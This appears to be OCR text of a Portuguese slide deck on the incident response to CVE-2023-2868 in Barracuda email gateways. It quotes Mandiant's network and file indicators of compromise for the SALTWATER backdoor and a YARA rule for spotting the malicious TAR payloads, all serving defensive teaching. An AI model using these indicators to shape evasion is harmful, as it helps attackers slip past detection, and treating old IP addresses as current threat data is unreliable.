
2022

MANDIANT

O Fabricante notificou os clientes …

https://www.mandiant.com/resources/blog/barracuda-esg-exploited-globally


CVE-2023-2868



MANDIANT

https://www.mandiant.com/resources/blog/barracuda-esg-exploited-globally

CVE-2023-2868




APT mudou as TTPs logo depois da 1ª correção

https://www.mandiant.com/resources/blog/barracuda-esg-exploited-globally

CVE-2023-2868

Cliente



E AGORA ?

QUAL É A SOLUÇÃO ?

CVE-2023-2868

Fabricante


VAMOS TROCAR TODAS AS CAIXAS “AFETADAS” DE TODOS OS CLIENTES NO MUNDO ☺

CVE-2023-2868

- **Tratamento e Resposta ao Incidente**
- Receber a notificação da fabricante sobre o estado da caixa. Se afetada, trocar
- Enquanto não se tem uma nova caixa (RMA), utilizar a solução virtual
- Aplicar o *patch* definitivo na solução virtual (o primeiro não funcionou...)
- Reuniões com revendedor e fabricante para entender a extensão e impacto
- No início, as informações não são claras ...
- Análise mais aprofundada das evidências

CVE-2023-2868

Pyramid of Pain



IoC

http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

CVE-2023-2868

Indicators of Compromise (IOCs)

Network IOCs

IP Address	ASN	Netblock	Location
101.229.146.218	4812	China Telecom	CN
103.146.179.101	136933	Gigabitbank Global	HK
103.27.108.62	132883	Topway Global Limited	HK
103.77.192.13	10222	Multibyte Info Technology Limited	HK
103.77.192.88	10222	Multibyte Info Technology Limited	HK
103.93.78.142	61414	Edgenap Ltd	JP
104.156.229.226	20473	Choopa, LLC	US
104.223.20.222	8100	CloudVPS	US

CVE-2023-2868

Indicators of Compromise (IOCs)

Network IOCs

Endpoint IOCs

Hash	Filename	Type
0d67f50a0bf7a3a017784146ac41ada0	snapshot.tar	Payload Attachment
42722b7d04f58dcb8bd80fe41c7ea09e	11111.tar	Payload Attachment
5392fb400bd671d4b185fb35a9b23fd3	imgdata.jpg	Payload Attachment
ac4fb6d0bfc871be6f68bfa647fc0125	snapshot.tar	Payload Attachment
878cf1de91f3ae543fd290c31adcbda4	snapshot.tar	Payload Attachment
b601fce4181b275954e3f35b18996c92	install_reuse.tar	SALTWATER install
827d507aa3bde0ef903ca5dec60cdec8	mod_udp.so	SALTWATER variant
c56d7b86e59c5c737ee7537d7cf13df1	autoins	SALTWATER install

CVE-2023-2868

Detection Rules

YARA Rules

```
rule M_Hunting_Exploit_Archive_2
{
    meta:
        author = "Mandiant"
        description = "Hunting rule looking for TAR archives with /tmp/
base64 encoded being part of filename of enclosed files"
        md5 = "0d67f50a0bf7a3a017784146ac41ada0"
    strings:
        $ustar = { 75 73 74 61 72 }
        $b64_tmp = "/tmp/" base64
    condition:
        filesize < 1MB and
        $ustar at 257 and
        for any i in (0 .. #ustar) : (
            $b64_tmp in (i * 512 .. i * 512 + 250)
        )
}
```

CVE-2023-2868

